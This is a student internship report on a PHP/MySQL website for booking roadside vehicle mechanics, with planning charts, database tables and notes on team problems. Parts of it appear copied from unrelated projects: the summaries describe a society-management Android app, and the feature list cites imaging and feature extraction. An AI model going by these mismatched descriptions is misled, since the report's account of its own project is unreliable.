Wire frames are used to organize information of one page, at a time. Just like blueprints, a wireframes defines the placement of content within a page. Moreover, the wireframes show all the kind of content on a page. Although, all the types of content is important, but it may or may not show the actual position and size of items.

IV. Design :-

Another essential step is Design. The web design should be selected on the basis of client's requirement. Depends upon the state of the brand identity, the web design should be selected. Whether, it's a new company website or redesigning of the existing client website, an innovative design will always help to get a strong brand identity and unique online presence.

V. Development :-

Once, the design gets approved from client side, the web development process gets started. If a website is based on Photoshop, it will be developed in HTML and CSS, or if it's more focused on content, it will be developed in WordPress. As WordPress has a Content Management System (CMS), it will help to build the sites with complete design control and user-friendly.

Chapter 3. Introduction to Project

3.1 Project Summary

- In today's smart era, everything is becoming fast and smooth by converting every facilities into smart application.
- A residential society or any campus has many factors to be taken care of like security management, visitors management, water supply management, complaint management and many more. Adjusting everything through old-fashioned way of management can be very complicated in this smart era. So, our basic abstract is improvising the management of any society or campus by making every important facilities possible smartly through an Android application.

3.2 Purpose

- Web development with attractive UI Design, look. To develop an smart website that can be manage everything. Our website has all the functions required for all the factors in vehicle breakdown system.

3.3 Objective

- By providing best in terms of improved vehicle breakdown system in area.

- **User - friendly:**
  - We will provide an efficient UI design to which any user can interact easily and use every provided feature accordingly.

- **Various facilities on a single website:**
  - We are providing different facilities regarding the different vehicle and their problems.

3.4 Scope

- We will implement more number of functionalities regarding vehicle in our website.
- A Complete system will be developed in future to ease the prediction process and make this system accessible to end users.
- We studied and evaluated the best facilities which can enhance the betterment any vehicle in terms of management this study even cleared our basic concept on problems in real-world and solving them using smart app.
- Now in the future we are looking forward to the full implementation of our project and with this we conclude our report for now.

3.5 Technology

- **Server** :
  - Local Host
- **Tools :**
  - Visual studio code
  - My SQL
  - PHP
- **Frontend**:
  - Visual studio code
- **Backend**:
  - My SQL
- The vehicle breakdown system have become very important at any location. From the last many years lot's of vehicle are run on the roads and many problems are occurs on roads.
- To reduce this problem this website are used. At any location we can find mechanics and book the service.

- Many time we are on road and any problem occurs in vehicle. To find mechanic at unknown location is very difficult that's why our website is useful to find mechanic at any location.

- **Performance of Modules:**

  - The ability to provide each and every basic functionality through the single website was not at all a trivial task but our analysis on people's problem and using the best features of visual studio code matching our problem abstract helped us in developing these many modules.

3.6 Project planning

3.6.1 Project Development Approach

- Our project is mainly based on PHP. I will implement our project in visual studio code. I have started project from January of the year 2023. First of all, I have made the definition of our project in proper format.
- After that I collected the requirements for our project. I found the requirements which are not satisfied currently by the similar website of the project. Another requirement is for the specified people for whom we want to make the website.
- Basically, I will apply different function of PHP to get accurate result. From the beginning of the year 2023 I started implementation of our project.

3.6.2 Project Effort and Time , Cost Estimation

- Project effort is defined as the number of hours spend,focused on particular task to complete an activity task or project. So, as we are having different modules for handling and managing the vehicle, it would require a good enough of man-hours and resources too. A skilled team will be needed as there are lot of areas need to be mapped together using many relations. The effort will be calculated as time and resources required to complete all the tasks are taken into account.

3.6.3 Roles and Responsibilities

- **Role of project manager**

  - Plan and develop the project idea
  - Manage the money
  - Evaluate project performance
  - Solve issues that arise
  - Create and lead the team

- **Roles of Team Leader**

  - Manage the Operation Admin.
  - Lead and Motivation the Team.
  - Manage performance.
  - Solve problems.

- **Roles of a Developer**

  - Researching, Designing, Implementing and Managing Software Programs
  - Completing the tasks in the allotted time.
  - Training Users.
  - Maintaining and Upgrading Existing Systems.
  - Deploying software tools, processes, and metrics.

- For Vehicle Breakdown System the following hierarchy was established prior to the development of the project:

  - Project Manager : Chetan Makwana
  - Developers: Shankhadeep Pradhan

3.6.4 Group Dependencies

- Every project has dependencies which defines as the “relationship between products or tasks” i.e. tasks that require input from other tasks to be completed, or activities that can start until a previous activity is done. There are often several sequences to a task, and they’re all dependent on each other. The scope of project requires these tasks to be completed in order. Here in this Project, we can see the group dependencies in between the connected modules. Where a module can be developed without the completion of its parent module. And also in between the tasks.

- Dependencies were managed as:

  - Track the time a project is taking to complete.
  - Decide and allocate resources.
  - Tasks can be ordered.
  - Aid the management of dependencies between tasks.

3.7 Project Scheduling (Gantt Chart)

Task	Week 1-5	Week 6	Week 7	Week 8	Week 9	Week 10	Week 11	Week 12
1		Training						
2		Understanding	requirement client	Of the				
3			Estimating	Resources				
4				Identification	Of The Risks			
5				Website	Requirement	Specification		
6					Website	Designing		
7						Website	development	
8							Testing	
9							Deployment	

Figure 3.7.1 Gantt Chart

Chapter 4. System Analysis

4.1. Study of Current Website

- Current system takes too much of time to manage and gives comparatively less accuracy we need a system which has the following traits:

  - Less Erroneous and automated.
  - More reliable than current system.
  - Accurate management facilities.

4.2 Problem and Weaknesses of Current Website

- Less accurate management facilities.
- Consumes more time.
- Less automated.
- Less reliable.

4.3 Requirements of New Website

- According to our analysis, the automation in management of any vehicle will be capable of eliminating all the drawback mentioned above as we know humans can mistakes but a properly trained machine can be accurate and precise than humans and it gives updates really quick within no time which will help people to get aware of any new rule as soon as possible.

4.4 System Feasibility

- Computerized website have enabled better management which have received growing interests in people to have proper servicing of their vehicles.
- From the feasibility perspective the project has been analyzed considering all the stakeholders, end-users and C level executives. Considering two types of feasibility with this system: -

- **Two types of feasibility:**

  - Time-Schedule Feasibility
  - Implementation Feasibility

4.4.1 Time-Schedule Feasibility

- Our project is initiated with specific deadline. Within the given terms and conditions along with the proposed deadline. Time is the one of the critical factors in the development of any website but this kind of feasibility is Hardly perfect in any system which we have just achieved. Hence, it is feasible.

4.4.2 Implementation Feasibility

- It is very easy to use this website. Mechanic have to register and login in the website. Any customer can book their service.
- So , implementation of this website is very easy.

4.5 Features of New Website

The features of the New Website are mentioned as below:

- Highly portable imaging modality.
- Better Feature Extraction.
- Relatively fast in running various programs.
- Easy to use & maintain.
- Accurate in its working.

4.6 List Main Modules of the Application

- The main modules of our Website are listed as follows:
  - Admin
  - Mechanic
  - User

4.7 Selection of Hardware / Software

- **Software:**
  - FRONT END TOOL : - Visual Studio Code
  - PLATFORM : - PHP
  - BACK END TOOL : - MySQL
  - WINDOWS 10 SYSTEM : - WINDOW10 System

- **Hardware:**
  - PROCESSOR : - 2.40 GHz or Higher with 8GB RAM or MORE
  - MINIMUM DISKSPACE : - 2 -3 GB

Chapter 5. Website Design

5.1 Website Design & Methodology



Figure 5.1.1 ER Diagram For Vehicle Management System

5.2 Database Design

fields	Type
Id	Int
Full_name	Varchar
Email	Varchar
Mobile_no	Int
Address	Varchar
Gender	Varchar
Vehicle	Varchar
Service_id	Varchar
Description	Varchar
Mech_id	Int
Mech_status	Varchar
Req_status	Varchar

Table 5.2.1 Book service Table

fields	Type
Id	int
Name	Varchar
Email	Varchar
Mobile_no	int
Password	Varchar
Service_id	Varchar
Status_id	Int
location	Varchar

Table 5.2.2 Mechanic register table



Figure 5.2.1 Data Flow Diagram

5.3 interface designs



Figure 5.3.1 interface designs 1



Figure 5.3.2 interface designs 2

Figure 5.3.3 interface designs 3



Figure 5.3.4 interface designs 4



Figure 5.3.5 interface designs 5



Figure 5.3.6 interface designs 6

Chapter 6. Implementation

6.1 Implementation Enviornment

- The platform which will be majorly used to develop various modules of the vehicle breakdown system in visual studio code. It is an enterprise resources planning website used company wide for the vehicles. PHP will be a perfect option to design and develop the website.



Figure 6.1.1 Use case diagram

6.2 Process / Program / Technology

- PHP: Visual Studio Code
- DBMS: MySQL

6.3 Results

- After developing the final combination of modules the final outcome will be in the absolute favor of the client, as the client is getting all his requirements satisfied by acquiring the website vehicle breakdown system which will make the efforts to half of the previous efforts and all the activities will be performed very easily and neatly, and all the database will be digital and with backup options. So, client will be relived from the paper works since all the bills and stuffs will be auto generated and can be sent digitally.

6.4 Result Analysis

- Result (which is the combination of the various modules) will make the management very easy for client, and not just that but also the users using the Website will also feel the ease of dealing with the client for multiple facilities.

Chapter 7. Testing

7.1 Testing Plan

- We have tested our models on the test data set. The strategy includes feeding our modules with required data and observing their results.
- The testing should begin right after the project itself begins. Keeping up on testing acknowledging the errors occurred and we can take appropriate steps to correct the error. The strategy includes reviewing the code and checking for the erroneous constructs and executing in line to ensure the output is generated in desired format.

7.2 Test Results and Analysis

- The required correct output was achieved when all the inputs were valid and the computations were correctly done for those inputs. A warning or prompt asking user to take another look at the input and enter another valid input or warning them of some other process facing issues due to current input being provided.

Chapter 8. Conclusion and Discussion

8.1 Overall Analysis of Project Viabilities

- Project Viability means the likelihood that the Project can be successfully developed and provide the product and services required for the period stated in the Offer. This assessment is based on a review of the status and plans for key project activities.
- The main tool which is usually used for this is cost benefit analysis (CBA). This involves expressing costs and benefits in monetary terms to allow comparisons to be made. But other non-financial benefits may also be explored. If at the end of the exercise the benefits exceed the costs, the project may be considered to be economically viable.
- For Society Management System, the analysis for project's viability was conducted keeping in mind the budget cap, the resources, manpower, milestones and work hours available for the development.
- CBA was utilized and the result showed that overall benefits from the project were farm ore significant than the costs incurred during the development and deployment stages.
- Hence, we concluded that the project would be viable and proceeded with development all stages.

8.2 Problem Encountered and Possible Solutions

- Multiple problems were faced during the development of the project. The problems occurred due to various reasons and hence each problem had to be tackled in its own way.
- The following problems were faced by us during the developmental stages of project and the solutions we came up with to deal with those problems.

1. **Lack of Communication:** There were periods during the project development where lack of communication almost ruined all the progress made till that date. This could've been either between us and the client or in our own company as well.

   - **Solution**: To tackle such problems, we set-in place regular fortnight meetings with the client and even started having regular check-ins and weekly discussion sessions with our lead/manager as well as among us three.

2. **Unrealistic Deadlines**: During the mid-stages of the project development we had a series for missed deadline periods wherein the goals were just too hard to achieve In the given timeframe because of all the delays faced in the initial stages of the project.

   - **Solution**: To achieve our final goal in the given time frame after dealing with all the past missed deadlines of milestones, we gave in extra work hours and even monitored all the remaining deadlines for other upcoming milestones and prepared well in advance for their completion and just followed the procedure for efficient workflow.

3. **Scope Creep:** During initial stages of project we had a great deal of problems with requirement gathering process. The client, at times, wasn't precisely aware of what he wanted to be integrated in the system and what all features he wanted to have and This created a huge problem for us because we couldn't start the project until we had a full set of requirements list with us and that pushed the deadline a bit as well.

   - **Solution:** For this we interacted proactively with the client and got as much feedback from him during every session with as we could. We even reframed our questions list so as to get more information from the client.

4. **Lack of Accountability**: During the mid-stages of the project development we had a string of incidents wherein one wrong code was by mistake pushed on development branch by someone and no one could track who it was or where it came from on that branch because laptops were often shared and worked on together and more often than not more than one person would be working together on a single system to resolve all the bugs or create any new piece of code-block for any new feature to included.

   - **Solution:** For this we started working on separate systems during the debugging period and our project lead and project manager started keeping tabs of all the pushes and pull requests being done on development branch to get to the root of any issue which might arise in the future and resolve it as soon as possible. This fostered a sense of accountability among us as well as we started imbibing a habit of regularly checking- in with our lead/manager.

5. **Lack of Skills**: During the initial stages, our team wasn't as skilled as we were by the end of the project. So, we often face blockades in project development due to lack of knowledge about some implementation and had to wait for our lead/manager to get free to ask them which took up considerable chunk of time. Also, sometimes, tasks given were assigned not keeping in mind the personal skills of the two of us, while I was good with something, my teammate was good at something else and this created issues with efficiency.

   - **Solution:** To tackle such issues we came up with a chart wherein we both listed our current capabilities and also listed the skills we were lacking which would be useful in the later stages of the development of the project and started distributing tasks among tour selves on the basis of that chart to be much more efficient. We even started researching and learning all the skills we didn't have and got more skilled ourselves.

8.3 Summery of Project Work

- In today's smart era, everything is becoming fast and smooth by converting every facilities into smart application.

- A residential society or any campus has many factors to be taken care of like security management, visitors management, water supply management, complaint management and many more. Adjusting everything through old-fashioned way of management can be very complicated in this smart era. So, our basic abstract is improvising the management of any society or campus by making every important facilities possible smartly through an Android application.

References

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Appendix-I: Annexure I

Week-1 (01/02/2023 to 05/02/2023)

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure 1

Enrollment no: 190390107047

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Shankhadeep N. Pradhan

DIARY OF THE WEEK: Dt: 01/02/2023 TO 05/02/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Dreams Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Information & Technology

